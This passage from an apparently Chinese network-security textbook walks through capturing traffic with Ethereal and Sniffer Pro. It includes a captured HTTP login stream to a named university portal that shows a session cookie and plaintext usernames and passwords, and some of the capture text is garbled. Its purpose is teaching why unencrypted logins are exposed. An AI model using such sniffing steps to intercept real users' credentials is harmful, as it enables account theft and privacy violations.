图 3.3.45 所示。如果在 Ethereal 打开时，有人正登录某信箱(见图 3.3.46)，或传输明文代码，该包将会被拦截。




图 3.3.45　抓取 TCP 数据包



图 3.3.46　登录邮箱

选中一个数据包（TCP 协议），右击，在快捷菜单中选择 Follow TCP Stream 命令，如图 3.3.47 所示。




图 3.3.47　解码 TCP 包

显示 TCP 包的信息，如图 3.3.48 所示。

在该数据流中可以看到用户的名称、密码和时间等相关信息（URL 上方为用户信息，URL 下方为网站反馈信息）。例如：

```
Follow TCP stream
Stream Content
DNT: 1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;
QQBrowser/7.6.22690.400)
Referer: http://portal.hrbeu.edu.cn/indexNone/index_none.jsp?error=1
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: portal.hrbeu.edu.cn
Content-Length: 199
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: JSESSIONID=B4CACE1E3172C9972814067C27F693F6.tomcat2; GUEST_LANGUAGE
COOKIE_SUPPORT=true

p_p_id=58&p_p_lifecycle=1&p_p_state=normal&p_p_mode=view&p_p_col_id=column-
%2Flogin%2Flogin&_58_login=123456&_58_password=123456&=%E7%99%BB%E5%BD%95HT
Temporarily
Date: Sat, 24 May 2014 06:41:33 GMT
Server: Apache/2.2.16 (Unix) mod_jk/1.2.28
Location: http://portal.hrbeu.edu.cn/indexNone/index_none.jsp?error=1
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8

GET /indexNone/index_none.jsp?error=1 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
DNT: 1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;
QQBrowser/7.6.22690.400)
Referer: http://portal.hrbeu.edu.cn/indexNone/index_none.jsp?error=1
```

图 3.3.48　获取用户名和密码

username=baozong&password=22222222

注意：Ethereal 不能开启太长时间，如果拦截的数据包过多，超过 Ethereal 的承受能力，Ethereal 将会崩溃。

提示：在网络上传输数据时一定要注意保密性！

2. 用 Sniffer Pro 抓取数据包并实例分析

（1）将 Sniffer Pro 安装在本机 Windows 2000/XP(192.168.0.245)上，如图 3.3.49 所示。



图 3.3.49　安装界面

（2）安装完成，如图 3.3.50 所示。

（3）启动 Sniffer Pro 软件。

启动 Sniffer Pro 软件后可以看到它的主界面，如图 3.3.51 所示，启动的时候有时需要选择相应的网卡(adapter)，然后即可启动软件。



图 3.3.50　安装完成




图 3.3.51　Sniffer Pro 主界面

主界面的工具栏如图 3.3.52 所示。




图 3.3.52　工具栏

Dashboard 可以监控网络的利用率、流量及错误报文等内容，如图 3.3.53 所示。

从 Host Table 中可以直观地看出连接的主机，如图 3.3.54 所示，显示方式为 IP 地址。


(4) 定义过滤器来捕捉 192.168.0.40 上的 IP 数据包，如图 3.3.55 和图 3.3.56 所示，完成设置后单击 OK 按钮。

统计平均数据或总和

(a) 界面1

(b) 界面2

图 3.3.53　Dashboard 界面



IP Addr	In Pkts	Out Pkts	In Bytes	Out Bytes	Broadcast	Multic
202.112.252.239	0	2	0	228	0	
202.112.252.254	0	2	0	501	0	
